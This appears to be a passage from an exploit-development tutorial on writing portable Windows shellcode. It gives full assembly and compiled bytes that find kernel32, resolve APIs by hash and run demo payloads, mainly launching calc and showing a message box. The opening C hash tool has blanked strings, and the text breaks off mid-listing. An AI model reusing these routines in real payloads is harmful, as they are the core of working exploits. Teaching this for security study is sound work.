            "         ",
            "           ",
            0x0
        };
       printf("                                        ");
        while ( *func )
        {
             printf("            ", calculate_hash(*func), *func);
             we++;
```

```
            *func = func[we];

        }
    }
    else
    {
        char *manfunc[] = {argv[1]};
        printf("                                    ");
        printf("              ", calculate_hash(*manfunc), *manfunc);
    }

    return 0;
}

long
calculate_hash( char *function_name )
{
    int aux = 0;
    unsigned long hash = 0;

    while (*function_name)
    {
          hash = ror(hash, 13);
          hash += *function_name;
          *function_name++;

    }

    while ( hash > 0 )
    {
          aux = aux << 8;
          aux += (hash & 0x000000FF);
          hash = hash >> 8;

    }

    hash = aux;
    return hash;
}

long rol(long value, int n)
{
   __asm__ ("                  "
        : "  " (value)
        : " " (value), " " (n)
    );

    return value;
}

long ror(long value, int n)
{
   __asm__ ("                  "
        : "  " (value)
        : " " (value), " " (n)
    );

    return value;
```

```
}

void banner()
{
    printf("                                                    ");
}
```

Compile with dev-c++.

If you run the script without arguments, it will list the hashes for the function names hardcoded in the source. You can specify one argument (a function name) and then it will produce the hash for that function

Example :

```
C:\shellcode\GenerateHash>GenerateHash.exe  MessageBoxA
-----------------------------------------------
      --==[ GenerateHash v1.0 ]==--
-----------------------------------------------
HASH                        FUNCTION
----                        --------
0xA8A24DBC                  MessageBoxA
```

Loading/Mapping libraries into the exploited process

We can use LoadLibraryA. The basic concept looks like this:

- Get base address of kernel32
- Find function pointer to LoadLibraryA
- Call LoadLibraryA("dll name") and return pointer to base address of this module

If you now have to call functions in this new library, then make sure to push the base address of the module to the stack, then push the hash of the function you want to call onto the stack, and then call the find_function code.

Putting everything together Part 1 : portable WinExec "calc" shellcode

We can use the techniques explained above to start building generic/portable shellcode. We'll start with an easy example : execute calc in a generic way.

The technique is simple. WinExec is part of kernel32, so we need to get the base address of kernel32.dll, then we need to locate the address of WinExec within kernel32 (using the hash of WinExec), and finally we will call WinExec, using "calc" as parameter.

In this example, we will

- Use the Topstack technique to locate kernel32
- Query the Export Directory Table to get the address of WinExec and ExitProcess
- Put arguments on the stack for WinExec
- Call WinExec()
- Put argument on stack for ExitProcess()
- Call ExitProcess()

The assembly code will look like this : (calc.asm)

```
; Sample shellcode that will execute calc

[Section .text]
[BITS 32]

global _start

_start:

    jmp start_main

;===========FUNCTIONS=============

;=======Function : Get Kernel32 base address============
;Topstack technique
;get kernel32 and place address in eax
find_kernel32:
   push esi                    ; Save esi
   xor  esi, esi               ; Zero esi
   mov  eax, [fs:esi + 0x4]    ; Extract TEB
   mov  eax, [eax - 0x1c]      ; Snag a function pointer that's 0x1c bytes into the
stack
find_kernel32_base:
find_kernel32_base_loop:
   dec  eax                    ; Subtract to our next page
   xor  ax, ax                 ; Zero the lower half
   cmp  word [eax], 0x5a4d     ; Is this the top of kernel32?
   jne  find_kernel32_base_loop ; Nope?  Try again.
find_kernel32_base_finished:
   pop  esi                    ; Restore esi
   ret                         ; Return. Eax now contains base address of kernel32.dll

;=======Function : Find function base address============
find_function:
pushad                         ;save all registers
mov ebp,  [esp  +  0x24]       ;put base address of module that is being
                               ;loaded in ebp
mov eax,  [ebp  +  0x3c]       ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78] ;go to export table and put relative address
                               ;in edx
add edx,  ebp                  ;add base address to it.
                               ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]       ;set up counter ECX
                               ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]       ;put names table relative offset in ebx
add ebx,  ebp                  ;add base address to it.
```

```
                                ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished    ;if ecx=0, then last symbol has been checked.
                                 ;(should never happen)
                                 ;unless function could not be found
dec ecx                          ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]    ;get relative offset of the name associated
                                 ;with the current symbol
                                 ;and store offset in esi
add esi,  ebp                    ;add base address.
                                 ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                    ;zero out edi
xor eax,  eax                    ;zero out eax
cld                              ;clear direction flag.
                                 ;will make sure that it increments instead of
                                 ;decrements when using lods*

compute_hash_again:
lodsb                            ;load bytes at esi (current symbol name)
                                 ;into al, + increment esi
test al,  al                      ;bitwise test :
                                 ;see if end of string has been reached
jz  compute_hash_finished        ;if zero flag is set = end of string reached
ror edi,  0xd                    ;if zero flag is not set, rotate current
                                 ;value of hash 13 bits to the right
add edi,  eax                    ;add current character of symbol name
                                 ;to hash accumulator
jmp compute_hash_again           ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]         ;see if computed hash matches requested hash (at
esp+0x28)
                           ;edi = current computed hash
                           ;esi = current function name (string)
jnz find_function_loop           ;no match, go to next symbol
mov ebx,  [edx  +  0x24]         ;if match : extract ordinals table
                                 ;relative offset and put in ebx
add ebx,  ebp                    ;add base address.
                                 ;ebx = absolute address of ordinals address table
mov cx,  [ebx  +  2  *  ecx]     ;get current symbol ordinal number (2 bytes)
mov ebx,  [edx  +  0x1c]         ;get address table relative and put in ebx
add ebx,  ebp                    ;add base address.
                                 ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx]    ;get relative function offset from its ordinal and put
in eax
add eax,  ebp                    ;add base address.
                                 ;eax = absolute address of function address
mov [esp  +  0x1c],  eax         ;overwrite stack copy of eax so popad
                                 ;will return function address in eax
find_function_finished:
popad                          ;retrieve original registers.
                        ;eax will contain function address
ret
```

```
;=======Function : loop to lookup functions (process all hashes)===========
find_funcs_for_dll:
    lodsd                  ;load current hash into eax (pointed to by esi)
    push eax               ;push hash to stack
    push edx               ;push base address of dll to stack
    call find_function
    mov [edi], eax         ;write function pointer into address at edi
    add esp, 0x08
    add edi, 0x04          ;increase edi to store next pointer
    cmp esi, ecx                    ;did we process all hashes yet ?
    jne find_funcs_for_dll    ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
    ret

;=======Function : Get pointer to command to execute===========
GetArgument:               ; Define label for location of winexec argument string
    call ArgumentReturn    ; call return label so the return address
                           ; (location of string) is pushed onto stack
    db "calc"              ; Write the raw bytes into the shellcode
                           ; that represent our string.
    db 0x00                ; Terminate our string with a null character.

;=======Function : Get pointers to function hashes===========

GetHashes:
    call GetHashesReturn
  ;WinExec      hash : 0x98FE8A0E
   db 0x98
   db 0xFE
   db 0x8A
   db 0x0E

  ;ExitProcess    hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73

;=================================================================
;================== MAIN APPLICATION =============================
;=================================================================

start_main:
    sub esp,0x08          ;allocate space on stack to store 2 function addresses
                         ;WinExec and ExitProc
    mov ebp,esp           ;set ebp as frame ptr for relative offset
                         ;so we will be able to do this:
                    ;call ebp+4   = Execute WinExec
                    ;call ebp+8   = Execute ExitProcess
   call find_kernel32
   mov edx,eax           ;save base address of kernel32 in edx

   jmp GetHashes        ;get address of  WinExec hash
GetHashesReturn:
    pop esi               ;get pointer to hash into esi
    lea edi, [ebp+0x4]    ;we will store the function addresses at edi
                         ; (edi will be increased with 0x04 for each hash)
```

```
                   ; (see resolve_symbols_for_dll)
   mov ecx,esi
   add ecx,0x08           ; store address of last hash into ecx
    call find_funcs_for_dll   ;get function pointers for all hashes
                               ;and put them at ebp+4 and ebp+8

    jmp GetArgument        ; jump to the location
                           ; of the WinExec argument string
ArgumentReturn:             ; Define a label to call so that
                           ; string address is pushed on stack
    pop ebx                ; ebx now points to argument string

;now push parameters to the stack
    xor eax,eax          ;zero out eax
   push eax             ;put 0 on stack
   push ebx             ;put command on stack
   call [ebp+4]       ;call WinExec

   xor eax,eax
   push eax
   call [ebp+8]
```

Q : why is the main application positioned at the bottom and the functions at the top ?


A : Well, jumping backwards => avoids null bytes. So if you can decrease the number of forward jumps, then you won't have to deal with that much null bytes.)

Compile and convert to bytes :

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe" c:\shellcode\lab1\calc.asm -o
c:\shellcode\calc.bin

C:\shellcode>perl pveReadbin.pl calc.bin
Reading calc.bin
Read 215 bytes

"\xe9\x9a\x00\x00\x00\x56\x31\xf6"
"\x64\x8b\x46\x04\x8b\x40\xe4\x48"
"\x66\x31\xc0\x66\x81\x38\x4d\x5a"
"\x75\xf5\x5e\xc3\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x05\x78"
"\x01\xea\x8b\x4a\x18\x8b\x5a\x20"
"\x01\xeb\xe3\x37\x49\x8b\x34\x8b"
"\x01\xee\x31\xff\x31\xc0\xfc\xac"
"\x84\xc0\x74\x0a\xc1\xcf\x0d\x01"
"\xc7\xe9\xf1\xff\xff\xff\x3b\x7c"
"\x24\x28\x75\xde\x8b\x5a\x24\x01"
"\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c"
"\x01\xeb\x8b\x04\x8b\x01\xe8\x89"
"\x44\x24\x1c\x61\xc3\xad\x50\x52"
"\xe8\xa7\xff\xff\xff\x89\x07\x81"
"\xc4\x08\x00\x00\x00\x81\xc7\x04"
"\x00\x00\x00\x39\xce\x75\xe6\xc3"
"\xe8\x3c\x00\x00\x00\x63\x61\x6c"
"\x63\x00\xe8\x1c\x00\x00\x00\x98"
"\xfe\x8a\x0e\x7e\xd8\xe2\x73\x81"
```

```
"\xec\x08\x00\x00\x00\x89\xe5\xe8"
"\x59\xff\xff\xff\x89\xc2\xe9\xdf"
"\xff\xff\xff\x5e\x8d\x7d\x04\x89"
"\xf1\x81\xc1\x08\x00\x00\x00\xe8"
"\xa9\xff\xff\xff\xe9\xbf\xff\xff"
"\xff\x5b\x31\xc0\x50\x53\xff\x55"
"\x04\x31\xc0\x50\xff\x55\x08";
```

As expected, the code works fine on XP SP3…




But on Windows 7 it does not work.

In order to make this one work on Windows 7 too, all you need to do is replace the entire find_kernel32 function with this :

(size : 22 bytes, 5 null bytes)

```
find_kernel32:
xor eax, eax               ; clear eax
mov eax, [fs:0x30 ]        ; get a pointer to the PEB
mov eax, [ eax + 0x0C ] ; get PEB->Ldr
mov eax, [ eax + 0x14 ] ; get PEB->Ldr.InMemoryOrderModuleList.Flink
                           ; (1st entry)
mov eax, [ eax ]           ; get the next entry (2nd entry)
mov eax, [ eax ]           ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ] ; get the 3rd entries base address
                           ; = kernel32.dll
ret
```

Try again :



So if you want this technique (the one that works on Win7) too, and you need to make it null byte-free, then a possible solution may be :

(size : 28 bytes, null bytes : no)

```
push esi                ;save esi
xor eax, eax            ; clear eax
xor ebx, ebx            ; clear ebx
mov bl,0x30             ; set ebx to 30
mov eax, [fs:ebx ]      ; get a pointer to the PEB
mov eax, [ eax + 0x0C ] ; get PEB->Ldr
mov eax, [ eax + 0x14 ] ; get PEB->Ldr.InMemoryOrderModuleList.Flink
                        ; (1st entry)
push eax
pop esi
mov eax, [ esi ]        ; get the next entry (2nd entry)
push eax
pop esi
mov eax, [ esi ]        ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ] ; get the 3rd entries base address
                        ; (kernel32.dll)
pop esi                 ;recover esi
```

Putting everything together part 2 : portable MessageBox shellcode

Let's take it one step further. We will convert our MessageBox shellcode to a generic version that should work on all Windows versions. When writing the shellcode, we will need to:

- Find kernel32 base address
- Find LoadLibraryA and ExitProcess in kernel32.dll (loop that will find the function for both hashes and will write the function pointers to the stack)
- Load user32.dll (LoadLibraryA pointer should be on stack, so just push a pointer to "user32.dll" string as argument and call the LoadLibraryA API). As a result, the address of user32.dll will be in eax
- Find MessageBoxA in user32.dll. No loop is required here (we only have one hash to look up). After the function has be found, the function pointer will be in eax.
- Push MessageBoxA arguments to stack and call MessageBox (pointer is still in eax, so call eax will do)
- Exit

The code should look something like this :

```
; Sample shellcode that will pop a MessageBox
; with custom title and text

[Section .text]
[BITS 32]

global _start

_start:

    jmp start_main

;===========FUNCTIONS=============
;=======Function : Get Kernel32 base address============
;Technique : PEB InMemoryOrderModuleList
find_kernel32:
xor eax, eax              ; clear ebx
mov eax, [fs:0x30 ]       ; get a pointer to the PEB
mov eax, [ eax + 0x0C ]   ; get PEB->Ldr
mov eax, [ eax + 0x14 ]   ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
mov eax, [ eax ]          ; get the next entry (2nd entry)
mov eax, [ eax ]          ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ]   ; get the 3rd entries base address (kernel32.dll)
ret

;=======Function : Find function base address============
find_function:
pushad                          ;save all registers
mov ebp,  [esp  +  0x24]        ;put base address of module that is being
                                ;loaded in ebp
mov eax,  [ebp  +  0x3c]        ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78] ;go to export table and put relative address
                                ;in edx
add edx,  ebp                   ;add base address to it.
                                ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]        ;set up counter ECX
                                ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]        ;put names table relative offset in ebx
```

```
add ebx,  ebp                        ;add base address to it.
                                     ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished        ;if ecx=0, then last symbol has been checked.
                                     ;(should never happen)
                                     ;unless function could not be found
dec ecx                              ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]        ;get relative offset of the name associated
                                     ;with the current symbol
                                     ;and store offset in esi
add esi,  ebp                        ;add base address.
                                     ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                        ;zero out edi
xor eax,  eax                        ;zero out eax
cld                                  ;clear direction flag.
                                     ;will make sure that it increments instead of
                                     ;decrements when using lods*

compute_hash_again:
lodsb                                ;load bytes at esi (current symbol name)
                                     ;into al, + increment esi
test al,  al                          ;bitwise test :
                                     ;see if end of string has been reached
jz  compute_hash_finished            ;if zero flag is set = end of string reached
ror edi,  0xd                        ;if zero flag is not set, rotate current
                                     ;value of hash 13 bits to the right
add edi,  eax                        ;add current character of symbol name
                                     ;to hash accumulator
jmp compute_hash_again               ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]             ;see if computed hash matches requested hash (at
esp+0x28)
                                     ;edi = current computed hash
                                     ;esi = current function name (string)
jnz find_function_loop               ;no match, go to next symbol
mov ebx,  [edx  +  0x24]             ;if match : extract ordinals table
                                     ;relative offset and put in ebx
add ebx,  ebp                        ;add base address.
                                     ;ebx = absolute address of ordinals address table
mov cx,  [ebx  +  2  *  ecx]         ;get current symbol ordinal number (2 bytes)
mov ebx,  [edx  +  0x1c]             ;get address table relative and put in ebx
add ebx,  ebp                        ;add base address.
                                     ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx]        ;get relative function offset from its ordinal and put
in eax
add eax,  ebp                        ;add base address.
                                     ;eax = absolute address of function address
mov [esp  +  0x1c],  eax             ;overwrite stack copy of eax so popad
                                     ;will return function address in eax
find_function_finished:
popad                                ;retrieve original registers.
                                     ;eax will contain function address
```

```
ret

;=======Function : loop to lookup functions for a given dll (process all
hashes)============
find_funcs_for_dll:
    lodsd                   ;load current hash into eax (pointed to by esi)
    push eax                ;push hash to stack
    push edx                ;push base address of dll to stack
    call find_function
    mov [edi], eax          ;write function pointer into address at edi
    add esp, 0x08
    add edi, 0x04           ;increase edi to store next pointer
    cmp esi, ecx            ;did we process all hashes yet ?
    jne find_funcs_for_dll  ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
    ret

;=======Function : Get pointer to MessageBox Title============
GetTitle:               ; Define label for location of winexec argument string
    call TitleReturn    ; call return label so the return address
                        ; (location of string) is pushed onto stack
    db "InfoSec Institute"       ; Write the raw bytes into the shellcode
    db 0x00             ; Terminate our string with a null character.

;=======Function : Get pointer to MessageBox Text============
GetText:                ; Define label for location of msgbox argument string
    call TextReturn     ; call return label so the return address
                        ; (location of string) is pushed onto stack
    db "You have been pwned by InfoSec Institute" ; Write the raw bytes into the
shellcode
    db 0x00             ; Terminate our string with a null character.

;=======Function : Get pointer to user32.dll text============
GetUser32:              ; Define label for location of user32.dll string
    call User32Return   ; call return label so the return address
                        ; (location of string) is pushed onto stack
    db "user32.dll"     ; Write the raw bytes into the shellcode
    db 0x00             ; Terminate our string with a null character.

;=======Function : Get pointers to function hashes============

GetHashes:
    call GetHashesReturn
  ;LoadLibraryA      hash : 0x8E4E0EEC
    db 0x8E
    db 0x4E
    db 0x0E
    db 0xEC

  ;ExitProcess     hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73

GetMsgBoxHash:
   call GetMsgBoxHashReturn
   ;MessageBoxA   hash = 0xA8A24DBC
```

```
    db 0xA8
    db 0xA2
    db 0x4D
    db 0xBC

;=====================================================================
;==================== MAIN APPLICATION ===============================
;=====================================================================

start_main:
    sub esp,0x08          ;allocate space on stack to store 2 things :
                          ;in this order : ptr to LoadLibraryA, ExitProc
    mov ebp,esp           ;set ebp as frame ptr for relative offset
                          ;so we will be able to do this:
                          ;call ebp+4    = Execute LoadLibraryA
                          ;call ebp+8    = Execute ExitProcess
    call find_kernel32
    mov edx,eax       ;save base address of kernel32 in edx
;locate    functions inside kernel32 first
    jmp GetHashes     ;get address of first hash
GetHashesReturn:
    pop esi               ;get pointer to hash into esi
    lea edi, [ebp+0x4]    ;we will store the function addresses at edi
                          ; (edi will be increased with 0x04 for each hash)
                          ; (see resolve_symbols_for_dll)
    mov ecx,esi
    add ecx,0x08           ; store address of last hash into ecx
    call find_funcs_for_dll   ; get function pointers for the 2
                              ; kernel32 function hashes
                           ; and put them at ebp+4 and ebp+8
;locate function in user32.dll
;loadlibrary first - so first put pointer to string user32.dll to stack
    jmp GetUser32
User32Return:
;pointer to "user32.dll" is now on top of stack, so just call LoadLibrary
    call [ebp+0x4]
;the base address of user32.dll is now in eax (if loaded correctly)
;put it in edx so it can be used in find_function
    mov edx,eax
;find the MessageBoxA function
;first get pointer to function hash
    jmp GetMsgBoxHash
GetMsgBoxHashReturn    :
;put pointer in esi and prepare to look up function
    pop esi
    lodsd                 ;load current hash into eax (pointed to by esi)
    push eax              ;push hash to stack
    push edx              ;push base address of dll to stack
    call find_function
;function address should be in eax now
;we'll keep it there
    jmp GetTitle          ;jump to the location
                          ;of the MsgBox Title string
TitleReturn:              ;Define a label to call so that
                          ;string address is pushed on stack
    pop ebx               ;ebx now points to Title string

    jmp GetText           ;jump to the location
```

```
                              ;of the MsgBox Text string
TextReturn:                   ;Define a label to call so that
                              ;string address is pushed on stack
    pop ecx                   ;ecx now points to Text string

;now push parameters to the stack
    xor edx,edx                   ;zero out edx
    push edx                  ;put 0 on stack
    push ebx                  ;put pointer to Title on stack
    push ecx                  ;put pointer to Text on stack
    push edx                  ;put 0 on stack
    call eax                  ;call MessageBoxA(0,Text,Title,0)

;ExitFunc
    xor eax,eax
        ;zero out eax
    push eax                  ;put 0 on stack
    call [ebp+8]              ;ExitProcess(0)
```

(more than 290 bytes, and includes 38 null bytes !)

You can now apply these techniques and build more powerfull shellcode – or just play with it and extend this example a little – just like this :

```
; Sample shellcode that will pop a MessageBox
; with custom title and text and "OK" + "Cancel" button
; and based on the button you click, something else
; will be performed

[Section .text]
[BITS 32]

global _start

_start:

    jmp start_main

;===========FUNCTIONS=============
;=======Function : Get Kernel32 base address============
;Technique : PEB InMemoryOrderModuleList
find_kernel32:
xor eax, eax              ; clear ebx
mov eax, [fs:0x30 ]       ; get a pointer to the PEB
mov eax, [ eax + 0x0C ]   ; get PEB->Ldr
mov eax, [ eax + 0x14 ]   ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
mov eax, [ eax ]          ; get the next entry (2nd entry)
mov eax, [ eax ]          ; get the next entry (3rd entry)
mov eax, [ eax + 0x10 ]   ; get the 3rd entries base address (kernel32.dll)
ret
```

```
;=======Function : Find function base address============
find_function:
pushad                          ;save all registers
mov ebp,  [esp  +  0x24]        ;put base address of module that is being
                                ;loaded in ebp
mov eax,  [ebp  +  0x3c]        ;skip over MSDOS header
mov edx,  [ebp  +  eax  +  0x78] ;go to export table and put relative address
                                ;in edx
add edx,  ebp                   ;add base address to it.
                                ;edx = absolute address of export table
mov ecx,  [edx  +  0x18]        ;set up counter ECX
                                ;(how many exported items are in array ?)
mov ebx,  [edx  +  0x20]        ;put names table relative offset in ebx
add ebx,  ebp                   ;add base address to it.
                                ;ebx = absolute address of names table

find_function_loop:
jecxz  find_function_finished   ;if ecx=0, then last symbol has been checked.
                                ;(should never happen)
                                ;unless function could not be found
dec ecx                         ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]   ;get relative offset of the name associated
                                ;with the current symbol
                                ;and store offset in esi
add esi,  ebp                   ;add base address.
                                ;esi = absolute address of current symbol

compute_hash:
xor edi,  edi                   ;zero out edi
xor eax,  eax                   ;zero out eax
cld                             ;clear direction flag.
                                ;will make sure that it increments instead of
                                ;decrements when using lods*

compute_hash_again:
lodsb                           ;load bytes at esi (current symbol name)
                                ;into al, + increment esi
test al,  al                     ;bitwise test :
                                ;see if end of string has been reached
jz  compute_hash_finished       ;if zero flag is set = end of string reached
ror edi,  0xd                   ;if zero flag is not set, rotate current
                                ;value of hash 13 bits to the right
add edi,  eax                   ;add current character of symbol name
                                ;to hash accumulator
jmp compute_hash_again          ;continue loop

compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]        ;see if computed hash matches requested hash (at
esp+0x28)
                                ;edi = current computed hash
                                ;esi = current function name (string)
jnz find_function_loop          ;no match, go to next symbol
mov ebx,  [edx  +  0x24]        ;if match : extract ordinals table
                                ;relative offset and put in ebx
add ebx,  ebp                   ;add base address.
                                ;ebx = absolute address of ordinals address table
```

```
mov cx,  [ebx  +  2  *  ecx]     ;get current symbol ordinal number (2 bytes)
mov ebx,  [edx  +  0x1c]         ;get address table relative and put in ebx
add ebx,  ebp                    ;add base address.
                                 ;ebx = absolute address of address table
mov eax,  [ebx  +  4  *  ecx]    ;get relative function offset from its ordinal and put
in eax
add eax,  ebp                    ;add base address.
                                 ;eax = absolute address of function address
mov [esp  +  0x1c],  eax         ;overwrite stack copy of eax so popad
                                 ;will return function address in eax
find_function_finished:
popad                           ;retrieve original registers.
                                ;eax will contain function address
ret

;=======Function : loop to lookup functions for a given dll (process all
hashes)============
find_funcs_for_dll:
    lodsd                    ;load current hash into eax (pointed to by esi)
    push eax                 ;push hash to stack
    push edx                 ;push base address of dll to stack
    call find_function
    mov [edi], eax           ;write function pointer into address at edi
    add esp, 0x08
    add edi, 0x04            ;increase edi to store next pointer
    cmp esi, ecx             ;did we process all hashes yet ?
    jne find_funcs_for_dll   ;get next hash and lookup function pointer
find_funcs_for_dll_finished:
    ret

;=======Function : Get pointer to MessageBox Title============
GetTitle:                 ; Define label for location of winexec argument string
    call TitleReturn      ; call return label so the return address
                          ; (location of string) is pushed onto stack
    db "InfoSec Institute"       ; Write the raw bytes into the shellcode
    db 0x00               ; Terminate our string with a null character.

;=======Function : Get pointer to MessageBox Text============
GetText:                 ; Define label for location of msgbox argument string
    call TextReturn      ; call return label so the return address
                         ; (location of string) is pushed onto stack
    db "Are you sure you want to launch calc ?" ; Write the raw bytes into the shellcode
    db 0x00              ; Terminate our string with a null character.

;=======Function : Get pointer to winexec argument calc============
GetArg:                  ; Define label for location of winexec argument string
    call ArgReturn       ; call return label so the return address
                         ; (location of string) is pushed onto stack
    db "calc"            ; Write the raw bytes into the shellcode
    db 0x00              ; Terminate our string with a null character.

;=======Function : Get pointer to user32.dll text============
GetUser32:                ; Define label for location of user32.dll string
    call User32Return     ; call return label so the return address
                          ; (location of string) is pushed onto stack
    db "user32.dll"       ; Write the raw bytes into the shellcode
    db 0x00               ; Terminate our string with a null character.
```

```
;=======Function : Get pointers to function hashes===========

GetHashes:
    call GetHashesReturn
  ;LoadLibraryA      hash : 0x8E4E0EEC
    db 0x8E
    db 0x4E
    db 0x0E
    db 0xEC

  ;ExitProcess     hash = 0x7ED8E273
    db 0x7E
    db 0xD8
    db 0xE2
    db 0x73

  ;WinExec     hash = 0x98FE8A0E
    db 0x98
    db 0xFE
    db 0x8A
    db 0x0E

GetMsgBoxHash:
   call GetMsgBoxHashReturn
   ;MessageBoxA   hash = 0xA8A24DBC
   db 0xA8
   db 0xA2
   db 0x4D
   db 0xBC

;=====================================================================
;================== MAIN APPLICATION ================================
;=====================================================================

start_main:
    sub esp,0x0c          ;allocate space on stack to store 3 things :
                          ;in this order : ptr to LoadLibraryA, ExitProc, WinExec
    mov ebp,esp           ;set ebp as frame ptr for relative offset
                          ;so we will be able to do this:
                          ;call ebp+4    = Execute LoadLibraryA
                          ;call ebp+8    = Execute ExitProcess
                          ;call ebp+c    = Execute WinExec
    call find_kernel32
    mov edx,eax       ;save base address of kernel32 in edx
;locate    functions inside kernel32 first
    jmp GetHashes     ;get address of first (LoadLibrary) hash
GetHashesReturn:
    pop esi               ;get pointer to hash into esi
    lea edi, [ebp+0x4]    ;we will store the function addresses at edi
                          ; (edi will be increased with 0x04 for each hash)
                          ; (see resolve_symbols_for_dll)
    mov ecx,esi
    add ecx,0x0c           ; store address of last hash into ecx
    call find_funcs_for_dll   ; get function pointers for the 2
                              ; kernel32 function hashes
                           ; and put them at ebp+4 and ebp+8
;locate function in user32.dll
;loadlibrary first - so first put pointer to string user32.dll to stack
```

```
    jmp GetUser32
User32Return:
;pointer to "user32.dll" is now on top of stack, so just call LoadLibrary
    call [ebp+0x4]
;the base address of user32.dll is now in eax (if loaded correctly)
;put it in edx so it can be used in find_function
    mov edx,eax
;find the MessageBoxA function
;first get pointer to function hash
    jmp GetMsgBoxHash
GetMsgBoxHashReturn    :
;put pointer in esi and prepare to look up function
    pop esi
    lodsd                ;load current hash into eax (pointed to by esi)
    push eax             ;push hash to stack
    push edx             ;push base address of dll to stack
    call find_function
;function address should be in eax now
;we'll keep it there
    jmp GetTitle         ;jump to the location
                         ;of the MsgBox Title string
TitleReturn:             ;Define a label to call so that
                         ;string address is pushed on stack
    pop ebx              ;ebx now points to Title string

    jmp GetText          ;jump to the location
                         ;of the MsgBox Text string
TextReturn:              ;Define a label to call so that
                         ;string address is pushed on stack
    pop ecx              ;ecx now points to Text string

;now push parameters to the stack
    xor edx,edx              ;zero out edx
    push 1               ;put 1 on stack   (buttontype 1 = ok+cancel)
    push ebx             ;put pointer to Title on stack
    push ecx             ;put pointer to Text on stack
    push edx             ;put 0 on stack    (hOwner)
    call eax             ;call MessageBoxA(0,Text,Title,0)

;return value of MessageBox is in eax
;do we need to launch calc ?  (so if eax!=1)
    xor ebx,ebx
    cmp eax,ebx   ;if OK button was pressed, return is 1
    je done       ;so if return was zero, then goto done
;if we need to launch calc
    jmp GetArg
ArgReturn:
;execute calc
    pop ebx
    xor eax,eax
    push eax
    push ebx
    call [ebp+0xc]

;ExitFunc

done:
    xor eax,eax          ;zero out eax
```

```
    push eax            ;put 0 on stack
    call [ebp+8]        ;ExitProcess(0)
```

This code results in more than 340 bytes of opcode, and includes 45 null bytes ! So as a little exercise, you can try to make this shellcode null byte free (without encoding the entire payload of course) :-)

We'll give you a little headstart: example of null byte free "calc" shellcode (calcnonull.asm) that should work on windows 7 too :

```
; Sample shellcode that will pop calc
; version without null bytes

[Section .text]
[BITS 32]

global _start

_start:
    ;getPC
    FLDPI
    FSTENV [ESP-0xC]
    pop ebp           ;put base address in ebp
    ;find kernel32
    ;Technique : PEB (Win7 compatible)

    push esi   ;save esi
    xor eax, eax               ; clear eax
    xor ebx,ebx
    mov bl,0x30
    mov eax, [fs:ebx ]       ; get a pointer to the PEB
    mov eax, [ eax + 0x0C ]  ; get PEB->Ldr
    mov eax, [ eax + 0x14 ]  ; get PEB->Ldr.InMemoryOrderModuleList.Flink (1st entry)
    push eax
    pop esi
    mov eax, [ esi ]         ; get the next entry (2nd entry)
    push eax
    pop esi
    mov eax, [ esi ]         ; get the next entry (3rd entry)
    mov eax, [ eax + 0x10 ]  ; get the 3rd entries base address (kernel32.dll)
    pop esi  ;recover esi
    ;
    mov edx,eax       ;save base address of kernel32 in edx
    ; get pointer to WinExec hash
    ; push hash to stack
    push 0x0E8AFE98
    push edx   ;push pointer to kernel32
               ;base address to stack
    ;lookup function WinExec
    ;instead of "                   "
    ;we will use ebp + offset and keep address in ebx
